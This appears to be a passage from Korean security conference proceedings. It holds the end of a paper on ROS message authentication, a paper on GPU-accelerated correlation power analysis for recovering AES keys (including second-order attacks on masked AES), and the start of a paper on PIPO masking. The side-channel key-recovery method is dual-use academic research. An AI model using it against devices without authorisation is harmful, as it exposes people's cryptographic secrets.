
데이터의 무결성을 보장하기 위해서는 일반적으로 실질적인 데이터가 담겨있는 message body를 해시하여 md5sum을 생성해야 하는데, 메시지의 데이터 type을 해시하여 md5sum을 생성했기 때문이다. 따라서 [그림2]와 같이 메시지의 데이터가 달라도 md5sum 값은 동일하여 메시지의 위·변조가 가능하게 된다.

IV. 제안기법

노드와 마스터 간 통신 시에 사용 및 노드 간의 접속 요청 및 응답에 사용되는 XMLRPC 통신에서 서로 노드 간의 인증이 필요하다. 키 교환 및 해시를 통해 생성된 고유의 MAC을 생성하여 master와 publisher 노드의 상호간 인증을 걸친다. 이 때 생성되는 고유의 MAC은 publisher 노드가 master와 키 공유 이후 알게 된 세션키로 노드의 정보인 caller id, caller api, type, topic을 해시하여 생성되며, 그 구조는 [그림3]과 같다.




[그림 3] MAC 인증 기법 적용



[그림 4] 제안 XMLRPC 인증 프로토콜

Publisher 노드는 계산을 걸쳐 생성된 MAC과 자신의 정보인 caller id, caller api, type, topic을 master에게 보내게 된다. master는 publisher로부터 전달받은 값과 비교했을 때 일치한다면 인증된 노드로 간주하여 노드를 등록하게 되고, 일치하지 않는다면 변조 되었다고 판단하여 등록하지 않게 된다. 클라이언트의 요청에 의해 실행되어 XMLRPC 통신에 사용 될 키 교환 API가 정의되어 있는 master_api에 키 교환 알고리즘을 삽입한다. MAC을 caller id 필드 부분에 추가하여 master에게 전송하고, master는 publisher 노드로 부터 전달받은 정보를 가지고 있는 세션키 SK로 해시하게 된다. 그리고 subscriber 노드 또한 위와 같은 방법으로 master와 통신을 진행하며, 그 과정은 [그림 4]와 같다.

master에게 인증과정을 거친 publisher 노드와 subscriber노드가 메시지 통신을 주고받을 때, 자신의 정보인 caller id, caller api, type,



[그림 5] 제안 TCPROS 인증 프로토콜

topic을 키 공유 이후 알게 된 세션키와 해시하여 생성된 고유한 MAC을 메시지를 전송할 때 같이 보내게 된다. 결론적으로 세션키로 자신의 정보와 해시하여 계산한 MAC과 일치하다면 메시지를 받게 되고, 일치하지 않는다면 변조된 메시지로 간주하여 메시지를 받지 않게 되며, 그 과정은 [그림5]와 같다.

V. 실험 및 평가

이번 장에서는 알고리즘 별로 각 노드가 master에 등록되고 데이터를 송·수신하는 시간과 오버헤드를 측정하여 제안 기법이 얼마나 합리적인 성능을 보여주는지 평가한다. 본 실험을 진행하기 위해 ROS 분석환경과 같은 3.40GHz IntelSkylake 프로세서와 16GB RAM이 장착 된 Ubuntu 20.04 64bit와 ROS noetic 버전에서 수행하였다. master에 등록을 원하는 subscriber 노드의 개수를 임의로 30개로 지정하고, 노드들을 생성 및 master에게 등록요청 및 메시지를 수신하는 과정을 진행한다.

[그림6]은 기존 프로토콜과 키 교환 알고리즘을 적용한 제안 인증 프로토콜 실행 성능을 비교한 것이다. Pre-Shared의 경우 0.562 ms, RSA-based Method의 경우 0.665 ms, Diffie-Hellman based Method의 경우 0.7022 ms가 소요되어 기존 프로토콜에서 소요된 0.529ms보다 각 0.033 ms, 0.136 ms, 0.1732 ms의 오버헤드가 발생하게 된다. 하지만 총 소요시간으로 봤을 때, 기존 프로토콜의 소요 시간은 15.884ms 이고, 인증 프로토콜의 소요 시간은 각 16.885 ms, 19.969 ms, 21.006 ms로 각

	non-certification	Pre-Shared	RSA-based method	Diffie-Hellman based method
Time (ms)	0.529	0.562	0.665	0.7022
Overhead time	-	0.033	0.136	0.1732
Total time (ms)	15.884	16.885	19.969	21.006
Overhead time	-	1.001	4.085	5.182

[그림 6] 기존 프로토콜과 MAC 적용 제안 프로토콜 실행 성능 비교

1.001ms, 4.085 ms, 5.182 ms로 약 5ms 내외로 오버헤드가 발생하게 되어 보안상의 한계점을 효율적으로 해결할 수 있을 것으로 기대된다.

VI. 결론

본 논문은 ROS에서 사용되고 있는 메시지 통신의 취약성을 분석하였다. 또한 ROS의 취약한 통신에서 데이터가 위·변조 방지를 목적으로 세션키 공유 알고리즘을 활용하여 생성한 MAC을 기반으로 한 모듈 간 인증 및 데이터 무결성 검증을 위한 인증기법을 제안하였다. 마지막으로 제안 인증 기법의 키 공유 알고리즘을 선별하여 소요시간에 성능평가를 통해 비교함으로써 성능평가를 진행하였다.

[참고문헌]

[1] Open source robot operating system, http://wiki.ros.org/ROS/Introduction, 2018.

[2] Mihir Bellare, Ran Canetti and Hugo Krawczyk, “Keying Hash Functions for Message Authentication” in Advances in Cryptology, vol. 1109 of Lecture Notes in Computer Science Springer-Verlag, pp.1-15, Jun. 1996.

[3] Vassil Roussev, “Hashing and data integrity: Reliability of hashing and granularity size reduction” in *IEEE Security and Privacy Magazine*, pp.98-104, Jun. 2007.

CUDA 기반 병렬 처리를 통한 상관 전력 분석(CPA)의 고속 구현*

배대현,* 이재욱,** 하재철***

*, **, ***호서대학교 (대학원생, 학생, 교수)

High-Speed Implementation of Correlation Power Analysis (CPA) Using CUDA-Based Parallel Processing

Daehyeon Bae,* Jaewook Lee,** Jaecheol Ha**

*, **, ***Hoseo University(Graduate student, Student, Professor)

요 약

상관 전력 분석(CPA)은 뛰어난 성능으로 비프로파일링 부채널 분석에 가장 널리 사용되는 기법 중 하나이다. 그러나, 기본 단위인 피어슨 상관계수가 소비 전력 파형의 샘플 수에 따라 적게는 수천 번에서 많게는 수억 번 계산되어야 하므로 분석에 많은 시간이 소요된다. 본 논문에서는 CPA의 독립적인 상관계수 연산 특징에 기반하여 NVIDA CUDA를 사용해 GPU 상에서 1차 및 2차 CPA를 병렬 구현한다. 실험 결과 1차 및 2차 CPA 모두 기존 CPU 기반 구현체들에 비해 분석 시간을 수십~수백 배 단축할 수 있음을 확인하였다.

I. 서론

P. Kocher에 의해 제안된 차분 전력 분석(DPA, Differential Power Analysis)은 암호용 디바이스 내부에 사용되는 고정된 키를 찾아낼 수 있는, 즉 비프로파일링(Non-profiling) 공격 시나리오에서의 효과적인 기법이다[1]. 이러한 DPA의 이론에 기반하여 차분 파형이 아닌 소비 전력 파형과 예측 소비 전력 간의 직접적인 상관관계를 계산하여 공격을 수행하는 상관 전력 분석(CPA, Correleation Power Analysis)이 E. Brier에 의해 제안되었으며, 높은 성능으로 현재까지도 널리 사용되고 있다[2].

CPA는 분석 대상 소비 전력 파형의 샘플 수에 따라 적게는 수천 번, 많게는 수억 번의 피어슨 상관계수(Pearson correlation coefficient) 계산이 수행되어야 한다. 분석의 기본 단위인 피어슨 상관계수는 DPA 등에서 수행되는 연산에 비해 상대적으로 많은 연산을 필요로 하므로 분석에 많은 시간이 소요되며, 특히 DPA와 비교하면 분석 시간에서 매우 큰 차이를 보인다. 또한 DPA는 'ghost peak' 문제점 존재하고 CPA에 비해 저조한 성능을 가지며, 차분 파형 값은 피어슨 상관계수와 같이 절대적인 수치가 아니므로 절대적인 결과 해석에 어려움이 있는 등의 문제가 있다. 위와 같은 이유로 CPA는 비프로파일링 부채널 분석에서 가장 널리 사용되고 있다.

이러한 CPA의 단점인 분석 속도를 개선하기 위해 고속화 연구가 수행되기도 하였다[3, 4]. CPA는 독립적인 연산의 반복으로 구성되기 때문에 GPGPU(General-Purpose computing on Graphics Processing Units)를 수행하는 방향으로 연구가 수행되었다. 2014년 H. Gamaarachchi 등의 연구[3], T. Swamy 등의 연구[4]에서 GPU를 이용해 CPA를 최적화하여

* 이 논문은 정부(과학기술정보통신부)의 재원으로 한국연구재단의 지원을 받아 수행된 연구임 (No. 2020R1F1A1074358)

큰 성능 향상을 이룬 바 있다. 그러나 기존 연구들의 구현체는 분석 결과로 오직 키만을 반환하기 때문에, 각 키를 가정했을 때 모든 샘플 포인트에 대한 상관계수를 분석하는 등의 추가 분석이 불가능하다. 또한, Python 등에 비해 상대적으로 저수준 언어인 C/C++로 구현되어 추가 분석 및 작업시 생산성이 낮으며, 2-바이트 키를 전수조사해야 하는 고차 CPA 또한 구현된 바 없다.

본 논문에서는 Python에서 CUDA (PyCUDA)를 활용한 1차 및 2차 CPA를 구현하며 기존 CPU 기반 구현체보다 분석 시간을 수십~수백 배 단축할 수 있음을 실험을 통해 보인다. 타 연구의 구현체와는 다르게 2-바이트 키에 대한 2차 CPA도 구현하였으며, 키 추출만이 아닌 분석을 위한 상관계수 행렬을 반환하도록 하고, 보다 직관적으로 설계하였다. 또한, 고수준 언어인 Python에서 구현함으로써 높은 생산성을 보장받을 수 있으며, 단점인 성능 또한 큰 폭으로 개선할 수 있다.

II. NVIDIA CUDA

CUDA(Compute Unified Device Architecture)는 NVIDIA사의 GPU를 사용해 그래픽 연산을 넘어 범용 데이터의 병렬 연산을 수행할 수 있도록 하는 플랫폼이다. 일반적으로 GPU를 디바이스, PC를 호스트라 칭하며, 다음 Fig. 1과 같은 흐름으로 GPGPU가 수행된다.

먼저, 병렬 연산에 필요한 데이터를 호스트에서 디바이스의 메모리로 복사한 후 GPU에 실행 명령을 내린다. 실행 명령과 동시에 디바이스는 수많은 코어를 활용해 병렬 연산을 수행해 결과를 디바이스의 메모리에 저장한다. 연산이 종료되면 디바이스 메모리에 저장된 결과 데이터를 호스트로 복사하여 연산을 마친다.




Fig. 1. CUDA를 활용한 병렬 연산 과정

프로그래밍 측면에서 작업은 스레드(thread), 블록(block), 그리드(grid) 단위로 분할된다. 작업의 최소 단위는 스레드이며, 스레드의 묶음을 블록, 블록의 묶음을 그리드라 한다. 하드웨어 측면에서 각 블록은 스트리밍 멀티-프로세서(SM, Streaming Multi-processor)에 할당되며, 블록 내의 각 스레드는 SM 내에서 실질적으로 연산을 수행하는 스트리밍 프로세서(SP, Streaming Processor = CUDA core)에서 실행된다. 각 스레드는 동일한 명령어로 구성된 커널(kernel)을 수행하게 되는데, 이때 각 스레드와 블록의 인덱스(threadIdx, blockIdx)를 이용해 스레드마다 자신이 처리해야 하는 데이터에 접근하여 SIMT(Single Instruction Multiple Threads) 모델의 병렬 연산을 수행할 수 있다.

III. 1차 CPA의 병렬 구현

S개의 샘플로 구성된 N개의 소비 전력 파형을 대상으로 1-바이트 키에 대한 일반적인 1차 CPA를 수행할 경우, 각각의 길이가 N인 두 개의 벡터에 대해 피어슨 상관계수를 계산하는 연산이 $256 \times S$번 수행되어야 한다. 이때 $256 \times S$번의 상관계수 연산은 서로 독립적으로 수행되며, 어떠한 의존성도 없다. 따라서 두 벡터에 대한 상관계수 연산을 기본 작업 단위로 하여 병렬처리를 수행할 수 있다.

분석 대상 파형의 특정 샘플 포인트 $s \in \{0, 1, \ldots, S-1\}$에 해당하는 N개의 소비 전력 값들로 구성된 벡터를 T_s, 하나의 가정 키 $k \in \{0, 1, \ldots, 255\}$를 이용해 계산한 N개의 예측 소비 전력 값의 벡터를 E_k라고 할 때, Fig. 2와 같은 스레드 및 블록 구성으로 병렬 연산을 수행하는 CPA 커널을 설계한다. 즉, 1차 CPA 작업은 GPU의 워프(warp) 크기가 32인 것과 최대 생성 가능한 스레드, 블록 개수, 최대 차원 수를 고려하여 256개의 스레드로 구성된 S개의




Fig. 2. 블록과 스레드로 분할된 1차 CPA 작업

블록으로 분할된다.

이때, 각 블록은 T_s만을 다루며, 256개의 스레드를 통해 $E_0 \sim E_{255}$와 각각 피어슨 상관계수를 계산한다. 모든 블록을 통해 계산된 상관계수 값들은 $256 \times S$ 크기의 상관계수 행렬에 저장되며, 추후 호스트의 메모리로 복사된다. 즉, 다음과 같은 순서로 1차 CPA가 수행된다.

1. **(Host)** 예측 소비 전력 $E_0 \sim E_{255}$ 생성
2. **(H→D)** T, E 복사
3. **(Device)** $cor(T_s, E_k)$ 병렬 계산
4. **(D→H)** 상관계수 행렬 복사

IV. 2차 CPA의 병렬 구현

두 공격 지점에 대한 중간 연산 값(IV, Intermediate Value) 계산 함수를 각각 $V_1()$, $V_2()$라 하며, 두 IV에 대한 마스크 값이 m으로 같다고 하자. 이때 두 지점의 IV가 동일한 1-바이트 키 k와 평문 p로 계산된다면, $V_1(p,k) \oplus m$, $V_2(p,k) \oplus m$를 이용해 각각의 예측 소비 전력을 모델링 할 수 있다. 따라서 absolute-difference 등의 전처리를 수행한 파형을 대상으로 $P_{est.}(p,k) = L(V_1(p,k) \oplus V_2(p,k))$ 전력 모델을 사용해 2차 CPA를 수행하면, 1-바이트 키 k를 찾을 수 있다. 이러한 상황에서의 2차 CPA는 1-바이트 키에 대한 전력 모델 $P_{est.}(p,k)$를 사용하기 때문에 적절한 파형의 전처리 후, 앞선 3절의 1차 CPA 병렬 구현체를 그대로 사용해 분석할 수 있다.

반면, 마스크 값이 같은 두 지점의 IV가 서로 다른 키 k와 k'로 각각 계산된다면, 두 지점의 예측 소비 전력은 $V_1(p,k) \oplus m$와 $V_2(p,k') \oplus m$로 계산될 수 있다. 이 경우에는 1-바이트가 아닌 2-바이트의 키 공간을 전수조사 함으로써 2차 CPA를 수행해야 한다. 즉, 2-바이트 키를 이용한 $P_{est.}(p,(k,k')) = L(V_1(p,k) \oplus V_2(p,k'))$ 전력 모델을 사용해야 한다.

$P_{est.}(p,(k,k'))$ 전력 모델을 사용해 2-바이트 키를 전수조사해야 하는 2차 CPA 구현을 위해, 각각 256개의 스레드를 가지는 블록을 $256 \times S$ 형태로 배치하여 작업을 분할한다. 이때, 블록의 배치는 그리드의 최대 차원 수를 고려하여 가장 효율적으로 배치한 것이다. Fig. 3에서 보는 바와 같이 스레드의 x 인덱스와 블록의 y 인덱스를 조합해 2-바이트 키 전체에, 블록의 x 인덱스를 통해 모든 샘플 포인트에 접근할 수 있게 된다. 이렇게 분할된 $256 \times S$개의 블록은 각각의 SM에 할당되어 병렬 연산을 수행하며, 이에 따른 결과는 상관계수 행렬에 저장된다.




Fig. 3. 2-바이트 키에 대한 2차 CPA를 위한 블록과 스레드의 설계

V.성능 분석

PyCUDA를 이용한 CPA의 성능 분석을 위해, 단일 스레드의 C언어 구현체, 멀티프로세싱이 적용된 Python 구현체와 성능을 비교한다. 실험에 사용된 장비의 세부 사양은 Table 1과 같으며, 본 GPU는 34개의 SM을 가지므로 34개의 블록을 동시에 실행시킬 수 있다.

Table 1. 실험에 사용된 장비 사양

	Category	Specification
Host	CPU	Intel i5-10500 (6 Cores, 12 Threads)
	Memory	DDR4 32GB
Device	GPU	RTX 2060 Super
	Memory	GDDR6 8GB
	# of SM	34
	# of CUDA cores	2,176
	Compute capability	7.5

5.1 1차 CPA 성능 분석

1차 CPA에 대한 성능 분석을 위해 대응책이 없는 AES를 대상으로 실험을 진행하며, 30만 개의 샘플로 구성된 2,000개의 소비 전력 소비 전력 파형을 사용한다. 각 구현체 및 파형 수에 따른 CPA 분석 결과는 Table 2와 같다. 본 실험 환경에서는 적은 수의 파형만으로도 키를 찾을 수 있지만, 파형 수에 따른 분석 시간을 보이기 위해 2,000개의 파형을 모두 사용한다. 2,000개의 파형을 기준으로, PyCUDA를 이용한 고속 구현체는 C언어 구현체에 비해 약 55배, Python 구현체에 비해 약 244배 분석 시간을 단축할 수 있는 것을 볼 수 있다.

Table 2. 1-바이트 키에 대한 1차 CPA 결과

n	C lang.[1] (CPU)	Python[2] (CPU)	PyCUDA
100	25.6s	82.8s	0.6s
1,000	209.9s	845.6s	3.8s
2,000	413.6s	1811.2s	7.4s

[1] Single-thread, [2] multi-processing(12p.)

5.2 2차 CPA 성능 분석

2-바이트 키에 대한 2차 CPA의 성능 비교를 위해 1차 마스킹이 적용된 AES를 대상으로 실험을 진행한다. 이때 absolute-difference 전처리 후 1만 개의 샘플로 구성된 2,000개의 파형을 사용한다. 2-바이트에 대한 2차 CPA의 분석 시간 결과는 Table 3과 같다. 2,000개의 파형을 기준으로 PyCUDA를 이용한 구현체는 C언어 구현체보다 약 48배 분석 시간을 단축시킬 수 있는 것을 확인할 수 있다. 본 논문에서 제안한 Python 기반 CPA 병렬 구현체는 https://github.com/noeyheadb/pycuda-CPA에서 사용할 수 있다.

Table 3. 2-바이트 키에 대한 2차 CPA 결과

n	C lang. (CPU) (single-thread)	PyCUDA
100	222.5s	4.1s
1,000	1871.6s	29.2s
2,000	3689.1s	57.2s

VI. 결론

본 논문에서는 데이터 분석에 가장 널리 사용되는 고수준 언어인 Python에서의 CUDA를 활용한 1차 및 2차 CPA를 구현하였다. 실험 결과 기존 CPU 기반 구현체와 비교해 수십~수백 배로 분석 시간을 단축할 수 있음을 확인했다. 제안한 구현체는 키가 아닌 상관계수 행렬 자체를 반환하기 때문에, Python에서 높은 생산성 및 성능으로 추가 분석을 수행할 수 있도록 해주기에 널리 활용될 수 있을 것이다.

[참고문헌]

[1] P. Kocher, J. Jaffe, and B. Jun, “Differential power analysis,” Annual international cryptology conference, pp. 388-397, 1999.

[2] E. Brier, C. Clavier, and F. Olivier, “Correlation power analysis with a leakage model,” CHES ‘04, pp. 16-29, 2004.

[3] H. Gamaarachchi, R. Ragel, and D. Jayasinghe, “Accelerating correlation power analysis usinggraphics processing units (gpus),” 7th International Conference on Information and Automationfor Sustainability, pp. 1-6, 2014.

[4] T. Swamy, N. Shah, P. Luo, Y. Fei, and D. Kaeli, “Scalable and efficient implementation ofcorrelation power analysis using graphics processing units (gpus),” The Third Workshop on Hardware and Architectural Support for Security and Privacy, pp. 1-8, 2014.

임의 값 2byte를 사용하는 최적 PIPO 1차 마스킹

김현준* 심민주* 엄시우* 서화정**

*한성대학교 (대학원생), **한성대학교 (교수)

Optimal PIPO primary masking using 2 bytes of random value

Hyun-Jun Kim*, Min-Joo Sim*, Si-Woo Eum*, Hwa-jeong Seo*

*Hansung University(Graduate student)

**Hansung University(Professor)

요 약

PIPO는 ICISC 2020에서 발표된 경량 암호이다. AVR 환경에서 기존 암호보다 성능이 뛰어나다. 또한 PIPO는 비선형 작업의 수를 최소화 하여 효율적으로 마스킹이 가능하다. 따라서 PIPO는 제한된 리소스를 갖는 IoT 환경에 효율적이며 적은 비용으로 부채널 대응 기법을 적용할 수 있다. 본 논문에서는 PIPO의 장점인 효율적인 마스킹을 최대화하는 것을 목표로 2byte의 랜덤 마스크를 사용하는 효율적인 1차 마스킹 기법을 제안한다. 이를 위한 새로운 OR연산 마스킹을 제안한다. PIPO의 함수 중 AND 연산 23개 , OR연산 5개, XOR연산 46개가 추가된 Masked S-layer가 사용되고 나머지는 동일한 동작을 수행하여 효율적으로 동작한다. AVR환경에서 C 코드 구현 결과 마스크값을 초기화 하는 단계를 제외한 암호화 과정에서 기본 래퍼런스 코드보다 2%의 오버헤드가 발생하여 효율적으로 적용됨을 확인하였다.

1. 서론

PIPO[1]는 효율적인 마스킹 구현을 위해 개발된 경량암호이며 IoT 환경에서 제한된 리소스를 고려하여 만들어 졌으며 특징적으로 비선형 연산의 수를 최소화하는 데 중점을 둔 암호이다. 이 특징으로 PIPO는 부채널 분석 대응기법인 마스킹 기법을 효율적으로 적용 할 수 있다. PIPO는 8 비트 AVR 구현 측면에서 128 비트 키를 사용하는 다른 경량 64 비트 블록 암호보다 성능이 뛰어나다. 또한 다른 64비트의 경량 암호보다 마스킹에 드는 비용이 적어 마스킹 기법을 적용하여도 실행시간의 증가가 적다. 따라서 PIPO는 제한된 리소스를 갖는 IoT 환경에 효율적이며 적은 비용으로 부채널 대응 기법을 적용할 수 있다. 우리는 이러한 PIPO의 장점인 효율적인 마스킹을 최대화하는 것을 목표로 2byte의 랜덤 마스크를 사용하는 효율적인 1차 마스킹 기법을 제안한다. PIPO의 비선형 연산 중 AND연산은 ISW 마스킹 기법[2]을 사용하고 OR 연산의 마스킹은 새로운 기법을 제안한다. 제안하는 새로운 OR 연산 마스킹은 Gross et al.[4]의 기법을 기반으로 하였으며 기존보다 적은 명령어를 사용한다. 제안하는 PIPO의 마스킹에 AND 연산 23개, OR연산 5개, XOR연산 46개가 추가된 Masked S-layer를 사용한다. 초기 마스크 값 생성과 입력 평문과 라운드 키를 마스킹하는 과정과 S-layer를 제외한 나머지 함수에서는 추가적인 연산이 없도록 구현 하였다. 제안기법은 AVR환경에서 C 코드 구현 결과 전체 과정에서 기본 래퍼런스 코드보다 122% 오버헤드가 발생했고 마스크 초기화 단계를 제외한 암호화과정에서는 2%의 오버헤드가 발생하였다.

2. 관련연구

2.1. 부채널 공격

부채널 분석이란 암호 모듈이 동작할 때 소비전력, 전자기파 등에서 발생한 의도하지 않은 정보를 통해 암호 설계자가 구현과정에서 고려하지 못한 비밀 관련 정보를 통해 비밀 키를 획득하는 공격 기법이다. 부채널 공격 유형 중 하나인 Correlated

Power Analysis(CPA) 공격은 조작 가능한 정보와 암호화 알고리즘에서 추측 할 비밀 키로 작업이 수행되는 부분의 전력 소모량을 수집한다. 그리고 추측된 비밀 키의 모든 경우에 대하여 전력 소비를 헤밍웨이트 모델을 사용하여 모델링하고 Pearson 상관계수를 사용하여 실제 전력 소비와 비교한다.

2.2 마스킹 기법

마스킹기법은 민감한 정보에 랜덤한 값을 연산하여 부채널 정보가 드러나지 않게 한다. 암호화 알고리즘의 선형 연산과 비선형 연산에는 다른 마스킹 논리가 적용된다. 비선형 연산의 경우 선형 연산에 비해 추가 연산이 필요하므로 속도와 메모리 소모가 증가 할 수 있다.

3. 제안기법

제안 기법은 부울 마스킹을 사용한다. 부울 마스킹에서 비선형 함수는 마스크 값을 관리하기 위한 추가적인 기법이 필요하다. 본 장에서는 제안기법에서 사용되는 XOR 연산과 AND 연산 그리고 OR 연산의 마스킹 기법을 설명한다. 그리고 해당 기법을 사용하여 2byte의 랜덤 마스크 값을 사용한 PIPO 마스킹 기법을 제안한다. 논문에서 ⊕는 XOR 연산 ∧는 AND 연산, ∨는 OR 연산, m0와 m1은 랜덤 마스크 값이며 a1=m0, b1=m1, q=q0⊕q1, m2=m0⊕m1 이다.

3.1 XOR연산의 마스킹

부울 마스킹에서 XOR연산은 추가적인 연산을 하지 않고 마스킹 상태를 유지 할 수 있다. 두 개의 마스크된 값을 XOR 하는 경우는 아래 수식과 같이 마스크값 m2로 보호될 수 있다.

$$q0 = a \oplus m0,\ q1 = b \oplus m1,$$
$$q = q0 \oplus q1 = (a \oplus m0) \oplus (b \oplus m1) = (a \oplus b) \oplus m2$$

XOR 연산에서 고려해야할 점은 두 개의 마스크 값이 동일한 경우이다. 이 경우 마스크의 상태가 제거되기 때문에 서로 다른 마스크 값을 사용하여야 한다. 본 논문에서는 마스크 상태 m0, m1, m2의 마스크를 사용하여 동일한 마스크 상태를 같은 두 값을 연산 할 때는 마스크 값이 제거되지 않도록 변경하여 구현하였다. 두 개의 마스크 값을 XOR 하면 나머지 마스크 값이 나오므로 3개의 마스크 값으로도 쉽게 마스크의 관리를 할 수 있다.

3.2 AND연산의 마스킹

AND연산의 마스킹은 기존 PIPO와 동일한 기법을 사용한다. 아래의 수식은 2개의 마스크를 사용하는 기존 PIPO의 AND연산 마스킹이다.

$$q = a \wedge b = (a0 \oplus a1)(b0 \oplus b1)$$
$$= a0 \wedge b0 \oplus a0 \wedge b1 \oplus a1 \wedge b0 \oplus a1 \wedge b1$$
$$q0 = a0 \wedge b0 \oplus m2 \oplus a0 \wedge b1 \oplus a1 \wedge b0 \oplus a1 \wedge b1$$
$$q1 = m2$$

연산 후의 마스크 값이 새로운 마스크 값으로 변경 된다. 마스크 값이 동일한 경우를 고려하여 입력되는 두 값은 서로 다른 마스킹 상태를 갖도록 하고 연산 후의 마스크 값은 입력된 마스크 값을 서로 XOR한 값을 사용하여 추가적인 마스크가 없도록 하였다.

3.3 OR연산의 마스킹

OR 연산 마스킹은 Gross et al.[3]의 AND 마스킹 기법을 기반으로 아래의 수식과 같이 새로운 OR 마스킹 기법을 사용하였다.

$$q0 = a0 \wedge b0 \oplus (a0 \vee b1) \oplus a1 \vee b0 \oplus [m0 \vee m1] \oplus b1$$
$$q1 = a1 = m1$$

Gross et al.의 AND 마스킹 기법은 새로운 임의의 마스크를 사용하지 않으며 AND 1개와 OR 2개 그리고 XOR 4개를 사용하여 동작 한다. AND 4개와 XOR 6개를 사용하는 PIPO의 기존 기법보다 적은 연산를 사용한다. [m0 ∨ m1]는 고정적으로 사용되는 값으로 한 번의 연산으로 동일하게 사용할 수 있다.

마스킹 기법이 안전하려면 중간 연산들의 값과 관계없이 중간 연산되는 값들이 통계적으로 동일하여야 한다. 표1과 같이 제안기법은 중간 연산의 해밍웨이트는 감추고자 하는 비밀 값과 관계없이 동일하다. 따라서 제안하는 OR연산 마스킹은 통계적으로 동일하며 실제 연산되는 값들은 드러나지 않는다.

3.4 PIPO에 대한 마스킹 적용

Shars				Secrets			TT(Truth table)						
a0	b0	a1	b1	a	b	a∨b	t1	t2	t3	t4	t5	t6	q0
0	0	0	0	0	0	0	0	0	0	0	0	0	0
0	0	1	1				0	1	1	0	1	1	0
1	1	0	0				0	1	1	1	0	1	1

1	1	1	1				1	1	1	0	1	0	1
TT Hamming Weight							1	3	3	1	2	2	2
0	0	0	1	0	1	1	0	1	0	0	0	1	1
0	0	1	0				0	0	1	0	1	0	1
1	1	0	1				0	1	1	0	1	1	0
1	1	1	0				1	1	1	1	0	0	0
TT Hamming Weight							1	3	3	1	2	2	2
0	1	0	0	1	0	1	0	0	1	1	0	0	0
0	1	1	1				0	1	1	0	1	1	0
1	0	0	0				0	1	0	0	0	1	1
1	0	1	1				1	1	1	0	1	0	1
TT Hamming Weight							1	3	3	1	2	2	2
0	1	0	1	1	1	1	0	1	1	0	1	1	0
0	1	1	0				0	0	1	1	0	0	0
1	0	0	1				0	1	0	0	0	1	1
1	0	1	0				1	1	1	0	1	0	1
TT Hamming Weight							1	3	3	1	2	2	2

표 1 제안 OR 마스킹의 보안성확인을 위한 진리표

마스킹 기법에서 사용하는 랜덤 마스크 값을 생성하기 위한 비용을 최소화하기위해 제안 기법은 2byte의 랜덤 마스크만 사용하는 PIPO 마스킹을 제안한다. 또한 효율적인 연산을 위해 라운드에서 동작하는 함수의 입력과 출력의 마스킹 상태가 일정하게 유지되도록 한다. 본 논문의 구현에서 사용되는 마스크의 상태는 표2와 같다.

